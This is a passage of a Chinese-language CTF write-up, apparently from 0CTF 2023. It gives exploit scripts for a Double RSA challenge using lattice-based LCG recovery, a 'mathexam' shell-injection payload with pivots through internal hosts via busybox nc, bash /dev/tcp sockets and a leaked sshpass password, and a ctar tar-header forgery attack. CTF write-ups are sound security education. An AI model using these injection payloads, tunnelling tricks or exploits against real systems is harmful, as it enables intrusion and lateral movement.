ct = int(io.recvuntil('\n'), 16)
e = ((e ^^ mylcg.next())%2**E_BITS)
dexp = inverse_mod(e^^ mylcg.next(), (p1-1)*(p2-1))
code = pow(ct, dexp, p1*p2)
print("debug", code)
io.sendlineafter("ct:", '0')
io.sendline(hex(code)[2:])

io.interactive()
```

Double RSA 1

```
secrets_ct = alice.enc(secrets)
self.dosend('{}\\n{}\\n{}'.format(lcg.p, lcg.a, lcg.b))

lcg.init()
bob = RSA(lcg, *pq)

seen = set()
```

70次query

LCG的输出是512比特，先给个光滑数，利用PH解出多组，alpha*e，alpha未知

类似AGCD的格子，把指数搞出来，每一个指数泄漏高512-E_BITS的信息

利用LCG的线性关系做一个combine，构造一个HNP的格子，共需要20次query

还原state之后可以恢复 C=alice.enc(secret)

之后过第二层oracle，利用AGCD的格，因为secret只有64比特，把C, C^2(mod N), C^3(mod N), C^4(mod N) 给oracle2，和oracle1恢复指数方法一致

exp

```
import hashlib
from pwn import *
from itertools import product
import string
from Crypto.Util.number import *
table = string.ascii_letters + string.digits
```

```
def proof_of_work():
    rev = io.recvuntil("sha256(XXXX + ")
    suffix = io.recv(16).decode()
    io.recvuntil(" == ")
    res = io.recv(64).decode()
    def f(x):
        hashresult = hashlib.sha256((x+suffix).encode()).hexdigest()
        if hashresult == res:
            return 1
        else:
            return 0
    for item in list(product(table, repeat=4)):
        prefix = ''.join(item)
        if f(prefix):
            io.sendline(str(prefix))
            break

class LCG:
    def __init__(self, p, a, b, s):
        self.p = p
        self.a = a
        self.b = b
        self.s = s

    def next(self):
        out = self.s[0]
        self.s = self.s[1: ] + [(sum([i * j for (i, j) in zip(self.a, self.s)]) +
self.b) % self.p]
        return out

P_BITS = 512
E_BITS = int(P_BITS * 2 * 0.292) + 30
CNT_MAX = 70
io = remote('chall.ctf.0ops.sjtu.cn', '32225')
# io = remote('0.0.0.0', '32225')
context.log_level = 'debug'
proof_of_work()
p1 =
'bcbc7890843adf0e7c99de250a8861412b4eec762db8d58c6a2b0b1450a7d1ab30022de17aac435b4f3fcc8
f00ddfedc32ae142caab1c44572815a554beb017f'
p2 =
'9bb503c4d8751a75acdc481484a671cc5be4e39a6d40c089eed0861207247a9b28d18e7447ba9cc22563792
94791d90c0ae663b347675b004be9a3935df714ef'
io.recvuntil("Give me your RSA key plz.\\n")
io.sendline(p1)
# sleep('0.01')
io.sendline(p2)
```

```
p = int(io.recvuntil('\\n'))
a = eval(io.recvuntil('\\n'))
b = int(io.recvuntil('\\n'))

time = 3
roundt = 0
cls = []
idxl = []
while len(cls) < 20:
    roundt += 1
    io.sendlineafter("pt:", '-1')
    io.recvuntil("ct: ")
    ct = int(io.recvuntil('\\n'), 16)
    if ct != 1:
        cls.append(ct)
        idxl.append(time)
    time += 4

p1 = int(p1, 16)
p2 = int(p2, 16)
phi = (p1-1)*(p2-1)
F1 = GF(p1)
F2 = GF(p2)

g = crt([int(F1.multiplicative_generator()),\\
         int(F2.multiplicative_generator())], [p1, p2])

def solver_exp(cls, lock=1):
    d = []
    for ct in cls:
        d1 = discrete_log(F1(ct), F1(g))
        d2 = discrete_log(F2(ct), F2(g))
        d.append(int(crt([d1, d2], [p1-1, p2-1])))
    L = matrix(QQ, [[1/2**512, d[0], d[1], d[2], d[3]],
                    [0, phi, 0, 0, 0],
                    [0, 0, phi, 0, 0],
                    [0, 0, 0, phi, 0],
                    [0, 0, 0, 0, phi]])
    basis = L.LLL()[1][1:]
    exp = []
    if any([abs(i)%4 for i in basis]):
        if any([abs(i)%2 for i in basis]):
            for i in basis:
                exp.append(abs(i))
        else:
            for i in basis:
```

```
                exp.append(abs(i)//2)
    else:
        for i in basis:
            exp.append(abs(i)//4)
    if lock == 0:
        for i in range(4):
            if GCD(int(exp[i]), phi) == 1:
                bs = pow(cls[i], inverse_mod(int(exp[i]), phi), p1*p2)
                return (exp, bs)
    return exp

out = []
print("DLP start!")
tmp = solver_exp(cls[:4], 0)
out += tmp[0]
N = tmp[1]+1
if N%2 == 0:
    N += p1*p2
for _ in range(4, len(cls), 4):
    out += solver_exp(cls[_:_+4])
print("DLP done!")
# print("debug", out)
###### lcg state ######

base = []
for _ in range(6):
    base.append(vector(Zmod(p), [0]*_+[1]+[0]*(6-_)))

e = vector(Zmod(p), [0]*6+[b])
for i in range(250):
    base.append(sum([i*j for i,j in zip(a,base[-6:])])+e)

L = []
bb = []
for i in idxl:
    L.append(base[i][:-1])
    bb.append(base[i][-1])

v = []

kbase = L[:6]
for i in range(6, 20):
    tmp = kbase[:]; tmp = [L[i]]+tmp
    tmp = matrix(Zmod(p), tmp)
    ker = tmp.left_kernel().matrix()[0]
    v.append(list(ker))
```

```
b_ = bb[:6]
out_ = out[:6]

b2 = []
out2 = []
for i in range(6, 20):
    b2_ = [bb[i]]+b_; b2.append(vector(Zmod(p), b2_))
    out2_ = [out[i]]+out_; out2.append(vector(Zmod(p), out2_))

res = []
for _ in range(len(v)):
    res.append(vector(Zmod(p), v[_])*(out2[_]-b2[_]))

LL = matrix(ZZ, 21, 21)
for _ in range(14):
    LL[_, _] = p
    for i in range(6):
        LL[14+i, _] = v[_][i+1]
    LL[20, _] = res[_]

for _ in range(6):
    LL[14+_, 14+_] = 1
LL[20, 20] = 2^E_BITS

# matrix_overview(LL)
# bound = int(LL.det()^(1/LL.nrows()))
# print(bound.bit_length())

print("LLL start!")
basis = LL.LLL()
print("LLL end!")
real_error = None
for item in basis:
    if abs(item[-1]) == 2^E_BITS:
        item = list(item)
        print("FIND!!!")
        print("solver ", item)
        real_error = item[-7:-1]+list(-vector(ZZ, item))[:-7]
        real_error = vector(Zmod(p), real_error)

io.sendlineafter("pt:", '0')
io.recvuntil("secrets_ct: ")
sc = int(io.recvuntil('\\n'), 16)
print("debug1", out)
lcg_out = vector(Zmod(p), out)+real_error
print("debug-", lcg_out)
rsa_e = abs(int(lcg_out[-1])) ^^ abs(int(out[-1]))
```

```
A = matrix(Zmod(p), L[:6]); eu = vector(Zmod(p), bb[:6])
rs = vector(Zmod(p), lcg_out[:6])
seed = A^(-1)*(rs-eu)
# print("seed", seed)
###### init state recover ######

mylcg = LCG(p, a, b, list(seed))
for _ in range(roundt):
    for i in range(4):
        mylcg.next()

rsa_e = int((rsa_e ^^ int(mylcg.next()))%2**E_BITS) ^^ int(mylcg.next())
ac = pow(sc, inverse_mod(rsa_e, phi), p1*p2)
print("debug sc", ac)
print("debug", N)
ac2 = pow(ac, 2, N)
ac3 = pow(ac, 3, N)
ac4 = pow(ac, 4, N)
pt = []

io.sendlineafter("ct:", hex(ac)[2:])
io.recvuntil("pt: ")
pt.append(int(io.recvuntil('\\n'), 16))
io.sendlineafter("ct:", hex(ac2)[2:])
io.recvuntil("pt: ")
pt.append(int(io.recvuntil('\\n'), 16))
io.sendlineafter("ct:", hex(ac3)[2:])
io.recvuntil("pt: ")
pt.append(int(io.recvuntil('\\n'), 16))
io.sendlineafter("ct:", hex(ac4)[2:])
io.recvuntil("pt: ")
pt.append(int(io.recvuntil('\\n'), 16))

d = []
for ct in pt:
    d1 = discrete_log(F1(ct), F1(g))
    d2 = discrete_log(F2(ct), F2(g))
    d.append(int(crt([d1, d2], [p1-1, p2-1])))

L = matrix(QQ, [[1/2**512, d[0], d[1], d[2], d[3]],
                [0, phi, 0, 0, 0],
                [0, 0, phi, 0, 0],
                [0, 0, 0, phi, 0],
                [0, 0, 0, 0, phi]])

basis = L.LLL()
print(basis)
```

```
expd = int(abs(basis[1][1]//2))
print("debug", expd)
code = pow(pt[0], inverse_mod(expd, phi), p1*p2)
if isqrt(code)**2 == int(code):
    io.sendlineafter("ct:", '0')
    io.sendline(hex(isqrt(code)[2:]))
io.sendlineafter("ct:", '0')
io.sendline(hex(code)[2:])

io.interactive()
[DEBUG] Received 0x47 bytes:
    b'Wow, how do you know that?\\n'
    b'Here is the flag: flag{DLP_and_HNP_s0_345y}\\n'
Wow, how do you know that?
Here is the flag: flag{DLP_and_HNP_s0_345y}
[*] Got EOF while reading in interactive
```

MISC


mathexam

level1

和2022 bytectf shell_game考点相同

ByteCTF 2022 官方writeup - Feishu Docs (larkoffice.com)

```
from pwn import *
io = process("nc -X connect -x instance.0ctf2023.ctf.0ops.sjtu.cn:18081 h2jt3rfcc2jyc84w
1".split(" "))
io.sendline(b"I promise to play fairly and not to cheat. In case of violation, I
voluntarily accept punishment")
io.sendline(b'x[$(sh 0>&2 1>&2)]')
io.interactive()
```



靶机不出网

cat /.connect.sh.swp得到level2内网靶机地址和密码

sshpass -p x5kdkwjr8exi2bf70y8g80bggd2nuepf ssh ctf@second

```
ls -la /
total 52
drwxr-xr-x 1 0 0  4096 Dec 10 00:11 .
drwxr-xr-x 1 0 0  4096 Dec 10 00:11 ..
-rw-r--r-- 1 0 0 12288 Mar 17  2023 .connect.sh.swp
drwxr-xr-x 1 0 0  4096 Dec 10 00:11 bin
drwxr-xr-x 1 0 0  4096 Dec 11 07:06 etc
-rw-rw-r-- 1 0 0   359 Dec 10 00:10 flag1
drwxr-xr-x 3 0 0  4096 Dec  9 18:44 lib
drwxr-xr-x 2 0 0  4096 Dec  9 18:44 lib64
-rwxrwxr-x 1 0 0   836 Mar 17  2023 server
cat /.connect.sh.swp
U3210#"! Utpad◆◆◆◆◆sshpass -p x5kdkwjr8exi2bf70y8g80bggd2nuepf ssh ctf@second#!/bin/bash^[a^[a
```

level2

需要通过level1的靶机转发访问second的ssh

level1的靶机提供了bash sh cat ls busybox，所有目录没有写入权限

用busybox nc实现访问 tcp second:22 并且将输入输出转发至stdio

exp2launcher.sh

```
socat -v tcp-listen:8002,fork system:"./exp2.sh"
```

exp2.sh


```
#!/bin/sh
cat exp2.txt - | nc -X connect -x instance.0ctf2023.ctf.0ops.sjtu.cn:18081
qqqrhgrttf4xphe6  1
```

exp2.txt

```
I promise to play fairly and not to cheat. In case of violation, I voluntarily accept
punishment
x[$(sh 0>&2 1>&2)]
busybox nc second 22
```

运行exp2launcher.sh，相当于把tcp second:22转发到了选手本机的localhost:8002

ssh -p 8022 ctf@localhost 访问即可



注意我的level3 和level4 exp需要一直把exp2launcher.sh开着。

level3

需要从second靶机转发访问tcp third:22

second靶机提供了bash cat ls sh

通过cat实现nc的功能

exp3.sh

```
cat exp3.txt - | sshpass -p x5kdkwjr8exi2bf70y8g80bggd2nuepf ssh -T -p 8002
ctf@localhost sh
```


exp3.txt

```
bash -c 'exec 4<>/dev/tcp/third/22;cat <&4 >&1 & cat - >&4;'
```

exp31.sh

```
#!/bin/sh
cat ./lf - | ./exp3.sh
```

./lf （就一个\n，用来解决一个不知名的bug）



level4


从third靶机访问tcp fourth:22

用纯bash实现cat继而实现nc的功能

注意对\x00字节需要特殊处理，bash的read会将00字节替换成空

exp4.sh

```
#!/bin/sh
sshpass -p x5kdkwjr8exi2bf70y8g80bggd2nuepf ssh -T -o ProxyCommand="./exp31.sh" ctf@foo
'exec 4<>/dev/tcp/fourth/22;mycat(){ LANG=C; while IFS= read -d "" -n1 -r s; do printf
"%s" "$s"; (( ${#s} < 1 )) && printf "\\0"; done; printf "%s" "$s"; };mycat <&4 & mycat
>&4;'
```



• ctar

每次nc时，会创建一个/tmp/xxxx临时文件夹，nc结束时删除临时文件夹

1 （上传）上传一个文件名不可控的文件

2 （导入）上传一个用chacha加密的tar文件，服务端解密 解压，会进行路径逃逸检测

3 没实现


4 （导出）下载一个文件，服务端打包成tar之后用chacha加密

0 （getflag）上传文件名不可控的flag

利用思路：

1. 调用1上传一个文件
2. 调用4下载回来
3. 调用0把flag塞进tar，但会把data[flag]变成0

4. 把step 2中拿到的数据，文件名改成flag的名字，typeflag从0改成5，重新算一下checksum（checksum是8进制的tar头除了checksum部分按字节求和）
5. 调用2上传，把data[flag]变回1
6. 调用4拿到包含flag的tar
7. 不合法的tar会直接输出明文



checksum的算法是把蓝色的部分512字节除了checksum本身求和写成8进制，所以如果要把type从0改成5的话，除了在密文上对type那个位置xor 5以外，还得把前面的checksum xor一下

```
from pwn import *
import struct
from Crypto.Util.strxor import strxor
# context.log_level = 'debug'

def proof_of_work():
    rev = io.recvuntil("sha256")
    rec = io.recvline().decode()
    suffix = re.findall(r'\\(XXXX\\+(.*?)\\)', rec)[0]
    tar = re.findall(r'== (.*?)\\n', rec)[0]
    def f(x):
```

```
        hashresult = hashlib.sha256(x.encode()+suffix.encode()).hexdigest()
        return hashresult == tar
    prefix = util.iters.mbruteforce(f, string.digits + string.ascii_letters, 4, 'upto')
    io.sendlineafter(b'Give me XXXX:', prefix)

io = remote('chall.ctf.0ops.sjtu.cn', 30001)

proof_of_work()

# step 1
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b':', b'1')
io.sendlineafter(b':', b'00')

io.recvuntil(b'[OK] ')
# print(io.recvline())
fname = io.recvline().strip().split(b' ')[0]
print(fname)

# step 2
io.sendlineafter(b'> ', b'4')
io.recvuntil(b'[OK] ctar file size:')
io.recvline()
data = io.recvuntil(b'\\n', drop=True)
data = bytes.fromhex(data.decode('latin-1'))
assert len(data) == 10248
io.sendlineafter(b'> ', b'2')
io.sendlineafter(b':', b'10248')
forged = data[:8] + b'\\x00' + data[9:]
io.sendlineafter(b':', forged.hex().encode('latin-1'))
io.recvuntil(b'[Error]')
io.recvline()
pt = io.recvuntil(b'\\n', drop=True)
pt = bytes.fromhex(pt.decode('latin-1'))
pt = b'.' + pt[1:]
assert pt.index(fname) == 1024

# step 3
io.sendlineafter(b'> ', b'0')
io.recvuntil(b'[OK] ')
flagname = io.recvline().strip().split(b' ')[0]
print(flagname)

# step 4
diff = 5 - sum(struct.unpack('8B', fname)) + sum(struct.unpack('8B', flagname))
current_checksum = int(pt[1024+148:1024+148+6],8)
new_checksum = current_checksum + diff
```

```
print(oct(new_checksum)[2:].encode())
print(pt[1024+148+1:1024+148+6])
data = bytearray(data)
data[1024+8:1024+16] = strxor(data[1024+8:1024+16], strxor(fname, flagname))
data[1024+8+148+1:1024+8+148+6] = strxor(data[1024+8+148+1:1024+8+148+6],
strxor(oct(new_checksum)[2:].encode(), pt[1024+148+1:1024+148+6]))
data[1024+8+156] = data[1024+8+156] ^ ord('0') ^ ord('5')

# step 5
io.sendlineafter(b'> ', b'2')
io.sendlineafter(b':', b'10248')
forged = data[:8] + b'\\x00' + data[9:]
io.sendlineafter(b':', data.hex().encode('latin-1'))

# step 6
io.sendlineafter(b'> ', b'4')
io.recvuntil(b'[OK] ctar file size:')
io.recvline()
final_data = io.recvuntil(b'\\n', drop=True)
print(len(final_data))
final_data = bytes.fromhex(final_data.decode('latin-1'))
assert len(final_data) == 10248

# step 7
io.sendlineafter(b'> ', b'2')
io.sendlineafter(b':', b'10248')
forged = final_data[:8] + b'\\x00' + final_data[9:]
io.sendlineafter(b':', forged.hex().encode('latin-1'))
io.recvuntil(b'[Error]')
io.recvline()
pt = io.recvuntil(b'\\n', drop=True)
pt = bytes.fromhex(pt.decode('latin-1'))
